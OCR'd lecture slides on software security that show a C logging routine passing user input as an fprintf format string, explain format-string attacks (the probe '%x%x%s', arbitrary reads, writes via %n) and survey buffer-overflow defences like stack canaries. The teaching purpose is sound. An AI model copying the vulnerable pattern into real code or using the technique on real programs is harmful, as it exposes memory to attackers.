
Overview of `printf`

```
//Format & enter into LOG
void log(char *fmt,...){
  fprintf(LOG,fmt,...);
  return;
}

//Call log on user input
int foo(void){
  char buf[LEN];
  …
  fgets(buf,LEN-1,FILE);
  log(buf);
  …
}
```



Overview of `printf`


```
//Format & enter into LOG
void log(char *fmt,...){
   fprintf(LOG,fmt,...);
   return;
}

//Call log on user input
int foo(void){
   char buf[LEN];
   …
   fgets(buf,LEN-1,FILE);
   log(buf);
   …
}
```



Stack frame of **log**


Overview of `printf`

```
//Format & enter into LOG
void log(char *fmt,...){
   fprintf(LOG,fmt,...);
   return;
}

//Call log on user input
int foo(void){
   char buf[LEN];
   …
   fgets(buf,LEN-1,FILE);
   log(buf);
   …
}
```



Overview of `printf`


```
//Format & enter into LOG
void log(char *fmt,...){
   fprintf(LOG,fmt,...);
   return;
}

//Call log on user input
int foo(void){
   char buf[LEN];
   …
   fgets(buf,LEN-1,FILE);
   log(buf);
   …
}
```



Stack frame of **`fprintf`**


Overview of `printf`

```
//Format & enter into LOG
void log(char *fmt,...){
   fprintf(LOG,fmt,...);
   return;
}

//Call log on user input
int foo(void){
   char buf[LEN];
   …
   fgets(buf,LEN-1,FILE);
   log(buf);
   …
}
```



Overview of `printf`


```
//Format & enter into LOG
void log(char *fmt,...){
   fprintf(LOG,fmt,...);
   return;
}

//Call log on user input
int foo(void){
   char buf[LEN];
   …
   fgets(buf,LEN-1,FILE);
   log(buf);
   …
}
```



buf = "%x%x%s"

Overview of `printf`


```
//Format & enter into LOG
void log(char *fmt,...){
   fprintf(LOG,fmt,...);
   return;
}

//Call log on user input
int foo(void){
   char buf[LEN];
   …
   fgets(buf,LEN-1,FILE);
   log(buf);
   …
}
```



buf = "%x%x%s"

Overview of `printf`


```
//Format & enter into LOG
void log(char *fmt,...){
   fprintf(LOG,fmt,...);
   return;
}

//Call log on user input
int foo(void){
   char buf[LEN];
   …
   fgets(buf,LEN-1,FILE);
   log(buf);
   …
}
```



buf = "%x%x%s"

Overview of `printf`


```
//Format & enter into LOG
void log(char *fmt,...){
   fprintf(LOG,fmt,...);
   return;
}

//Call log on user input
int foo(void){
   char buf[LEN];
   …
   fgets(buf,LEN-1,FILE);
   log(buf);
   …
}
```



Format-string Exploits

What if we move **`argptr`** into **`buf`**?

Remember, attacker can control **`buf!`**




Format-string Exploits

Example exploit scenario:

- **`fmtptr`** is at a **`"%s"`**
- **`buf`** contains an attacker-chosen address.
- **`argptr`** points to this location within **`buf`**

Can read from arbitrary memory location!

Writes also possible! Using %n




Format-string Exploits

Exploit technique just discussed is well-known

Key observations:

1. **`DIS`** and **`LEN`** completely characterize any **`printf`** call.

2. Each byte in **`buf`** instructs **`printf`** what to do next.



Preventing Buffer Overflows

Use safe programming languages, e.g., Java

- What about legacy C code?

Black-box testing with long strings

Mark stack as non-executable

Randomize stack location or encrypt return address on stack by XORing with random string

- Attacker won't know what address to use in his string

Run-time checking of array and buffer bounds


- StackGuard, libsafe, many other tools

Static analysis of source code to find overflows

Run-Time Checking: “Canaries” on the stack

Embed “canaries” in stack frames and verify their integrity prior to function return

Any overflow of local variables will damage the canary



Choose random canary string on program start

Attacker can’t guess what the value of canary will be

Terminator canary: “\0”, newline, linefeed, EOF

String functions like strcpy won’t copy beyond “\0”

Canary Implementation

Requires code recompilation

Checking canary integrity prior to every function return causes a performance penalty

